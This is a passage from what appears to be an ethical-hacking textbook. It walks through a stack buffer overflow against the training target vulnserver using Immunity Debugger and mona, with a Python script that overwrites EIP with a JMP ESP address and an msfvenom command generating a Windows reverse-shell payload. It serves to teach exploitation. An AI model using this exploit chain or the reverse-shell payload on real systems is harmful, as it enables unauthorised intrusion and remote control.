
```
773A8DF0   CC                INT3
773A8DF1   90                NOP
773A8DF2   C3                RETN
773A8DF3   8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
773A8DFA   8D9B 00000000     LEA EBX,DWORD PTR DS:[EBX]
773A8E00   CC                INT3
```

Return address of the vulnerable module

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 6.65: Screenshot of Immunity Debugger showing return address of a vulnerable module

In Immunity Debugger, select "**`Enter expression to follow`**", enter the identified return address in the text box, click "**`OK`**", and press "**`F2`**" to set up a breakpoint at that particular address.



Immunity Debugger - vulnserver.exe - [CPU - thread 000012E8, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII
Execute till return (Ctrl+F9)
Paused

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 6.66: Screenshot of Immunity Debugger showing breakpoint at the return address

Now, inject the identified return address into EIP by running the following script:


For example, if the return address is "**`625011af`**", then you must send "**`\xaf\x11\x50\x62`**", as the x86 architecture stores values in the Little Endian format.


jump.py (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
jump.py
Python
Tab Width: 4
Ln 13, Col 15
INS

```python
#!/usr/bin/python
import sys, socket

shellcode="A" * 2003 + "\xaf\x11\x50\x62"

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.67: Screenshot of Python script for overwriting EIP

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:


Immunity Debugger - vulnserver.exe - [CPU - thread 00000B4C, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Address
Hex dump
ASCII
Paused

```
625011AF   FFE4    JMP ESP
625011B1   FFE0    JMP EAX
625011B3   58      POP EAX
625011B4   58      POP EAX
625011B5   C3      RETN
625011B6   5D      POP EBP
625011B7   C3      RETN
625011B8   55      PUSH EBP
625011B9   89E5    MOV EBP,ESP
625011BB   FFE4    JMP ESP
625011BD   FFE1    JMP ECX
625011BF   5B      POP EBX
625011C0   5B      POP EBX
625011C1   C3      RETN
625011C2   5D      POP EBP
625011C3   C3      RETN
625011C4   55      PUSH EBP
625011C5   89E5    MOV EBP,ESP
625011C7   FFE4    JMP ESP
625011C9   FFE3    JMP EBX
625011CB   5D      POP EBP
625011CC   5D      POP EBP
625011CD   C3      RETN
625011CE   5D      POP EBP
625011CF   C3      RETN
625011D0   55      PUSH EBP
625011D1   89E5    MOV EBP,ESP
625011D3   FFE4    JMP ESP
625011D5   FFE7    JMP EDI
625011D7   5B      POP EBX
625011D8   5B      POP EBX
625011D9   C3      RETN
625011DA   5D      POP EBP
```

```
Registers (FPU)
EAX 00C7F1F8 ASCII "TRUN /.:/AAAAAAAAA
ECX 01064EF4
EDX 00000000
EBX 000000D0
ESP 00C7F9D8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 625011AF essfunc.625011AF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 302000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
[14:26:57] Breakpoint at essfunc.625011AF
```

Figure 6.68: Screenshot of Immunity Debugger showing EIP register


As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

